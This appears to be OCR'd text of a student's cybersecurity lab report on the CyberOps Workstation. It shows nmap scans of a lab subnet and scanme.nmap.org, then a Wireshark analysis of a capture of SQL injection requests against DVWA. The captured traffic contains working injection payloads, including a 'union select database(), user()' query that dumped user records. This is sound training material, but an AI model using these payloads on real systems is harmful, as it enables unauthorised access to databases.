|   256 06:12:75:fe:b3:89:29:4f:8d:f3:9e:9a:d7:c6:03:52 (ECDSA)
|_  256 34:5d:f2:d3:5b:9f:b4:b6:08:96:a7:30:52:8c:96:06 (ED25519)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.13 seconds
[analyst@secOps ~]$
```




Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help


```
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.13 seconds
[analyst@secOps ~]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gr
oup default qlen 1000
    link/ether 08:00:27:82:f3:c3 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic enp0s3
       valid_lft 83206sec preferred_lft 83206sec
    inet6 fd00::a00:27ff:fe82:f3c3/64 scope global dynamic mngtmpaddr noprefixro
ute
       valid_lft 85964sec preferred_lft 13964sec
    inet6 fe80::a00:27ff:fe82:f3c3/64 scope link
       valid_lft forever preferred_lft forever
[analyst@secOps ~]$
```



```
[analyst@secOps ~]$ nmap -A -T4 network 10.0.2.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2025-01-31 16:10 EST
Failed to resolve "network".
Stats: 0:00:22 elapsed; 255 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 16:11 (0:00:06 remaining)
Nmap scan report for 10.0.2.15
Host is up (0.000079s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0               0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.2.15
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:91:f9:f9:d6:79:25:86:44:c7:9e:f8:e0:e7:5b:bb (RSA)
|   256 06:12:75:fe:b3:89:29:4f:8d:f3:9e:9a:d7:c6:03:52 (ECDSA)
|_  256 34:5d:f2:d3:5b:9f:b4:b6:08:96:a7:30:52:8c:96:06 (ED25519)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (1 host up) scanned in 27.42 seconds
```




```
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2025-01-31 16:19 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 2.37 seconds
[analyst@secOps ~]$ nmap -A -Pn -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2025-01-31 16:20 EST
```



```
[analyst@secOps ~]$ nmap -A -Pn -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2025-01-31 16:20 EST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.24s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2
f
Not shown: 996 filtered ports
PORT      STATE SERVICE    VERSION
21/tcp    open  ftp?
22/tcp    open  tcpwrapped
9929/tcp  open  tcpwrapped
31337/tcp open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 606.48 seconds
[analyst@secOps ~]$
```


Laboratorio Bonus 2




Applications
The Wireshark Network Ana...
16:38
The Wireshark Network Analyzer [Wireshark 2.5.1]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Wireshark: Open Capture File
Recent
Home
Desktop
Filesyst...
Other Locations
analyst
lab.support.files
Automatically detect file type
Filter:
Cancel
Open
Ready to load or capture
No Packets

Name	Size	Modified
attack_scripts		21 Mar 2018
confidential.txt	102 bytes	21 Mar 2018
cyops.mn	2.9 kB	21 Mar 2018
elk_services	75 bytes	21 Mar 2018
h2_dropbear.banner	373 bytes	21 Mar 2018
instructor		2 Apr 2018
letter_to_grandma.txt	255 bytes	21 Mar 2018
logstash-tutorial.log	24.5 kB	21 Mar 2018
malware		21 Mar 2018
mininet_services	172 bytes	21 Mar 2018
openssl_lab		21 Mar 2018
pcaps		21 Mar 2018
pox		21 Mar 2018
sample.img	473.4 kB	21 Mar 2018
sample.img_SHA256.sig	65 bytes	21 Mar 2018
scripts		21 Mar 2018
SQL_Lab.pcap	25.6 kB	21 Mar 2018

Format: JavaScript Object Notation
Size: 649 bytes
Packets: 1
Start / elapsed: unknown / unknown


CyberOps Workstation [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Applications
SQL_Lab.pcap [Wireshark 2....
16:40
analyst
SQL_Lab.pcap [Wireshark 2.5.1]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save


No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.2.4	10.0.2.15	TCP	74	35614 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=14
2	0.000315	10.0.2.15	10.0.2.4	TCP	74	80 → 35614 [SYN, ACK] Seq=0 Ack=1 Win=28960 Le
3	0.000349	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 T
4	0.000681	10.0.2.4	10.0.2.15	HTTP	654	POST /dvwa/login.php HTTP/1.1 (application/x-www-
5	0.002149	10.0.2.15	10.0.2.4	TCP	66	80 → 35614 [ACK] Seq=1 Ack=589 Win=30208 Len=
6	0.005700	10.0.2.15	10.0.2.4	HTTP	430	HTTP/1.1 302 Found
7	0.005700	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=589 Ack=365 Win=30336 Le
8	0.014383	10.0.2.4	10.0.2.15	HTTP	496	GET /dvwa/index.php HTTP/1.1
9	0.015485	10.0.2.15	10.0.2.4	HTTP	3107	HTTP/1.1 200 OK (text/html)
10	0.015485	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1019 Ack=3406 Win=36480
11	0.068625	10.0.2.4	10.0.2.15	HTTP	429	GET /dvwa/dvwa/css/main.css HTTP/1.1
12	0.070400	10.0.2.15	10.0.2.4	HTTP	1511	HTTP/1.1 200 OK (text/css)
13	174.254430	10.0.2.4	10.0.2.15	HTTP	536	GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=S
14	174.254581	10.0.2.15	10.0.2.4	TCP	66	80 → 35638 [ACK] Seq=1 Ack=471 Win=235 Len=0 T
15	174.257989	10.0.2.15	10.0.2.4	HTTP	1861	HTTP/1.1 200 OK (text/html)
16	220.490531	10.0.2.4	10.0.2.15	HTTP	577	GET /dvwa/vulnerabilities/sqli/?id=1%27+or+%270%
17	220.490637	10.0.2.15	10.0.2.4	TCP	66	80 → 35640 [ACK] Seq=1 Ack=512 Win=235 Len=0 T
18	220.493085	10.0.2.15	10.0.2.4	HTTP	1918	HTTP/1.1 200 OK (text/html)


SQL_Lab.pcap [Wireshark 2.5.1]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: tcp.stream eq 1
Expression... Clear Apply Save
Follow HTTP Stream (tcp.stream eq 1)
Stream Content
Frame 13
Ethernet
Internet
Transmiss
Hypertex
Entire conversation (5894 bytes)
Find Save As Print
Help
Filter Out This Stream
Close

○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw

```
GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1
Host: 10.0.2.15
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.15/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=ml2n7d0t4rem6k0n4is82u5157
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Mon, 06 Feb 2017 14:18:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1442
```


```
0000  08 00 27 9f 48 a0 08 00  27 ca e1 24 08 00 45 00   ..'.H... '..$..E.
0010  02 0a 5b 01 40 00 40 06  c5 da 0a 00 02 04 0a 00   ..[.@.@.
```



Filter: tcp.stream eq 1

```
....<input type="text" size="15" name="id">
....<input type="submit" name="Submit" value="Submit">
...</p>

..</form>
..<pre>ID: 1=1<br />First name: admin<br />Surname: admin</pre>
.</div>

.<h2>More Information</h2>
.<ul>
..<li><a href="http://www.securiteam.c                          l" target="_blank">http:
www.securiteam.com/securityreviews/5
..<li><a href="https://en.wikipedia.org/                        tps://en.wikipedia.org/v
SQL_injection</a></li>
..<li><a href="http://ferruh.mavituna.c                         et="_blank">http://
ferruh.mavituna.com/sql-injection-cheatsheet-oku/</a></li>
```


Find text: 1=1



Filter: tcp.stream eq 3

```
....<input type="text" size="15" name="id">
....<input type="submit" name="Submit" value="Submit">
...</p>

..</form>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</
pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Gordon<br />Surname: Brown</
pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname: Me</pre><pre>ID:
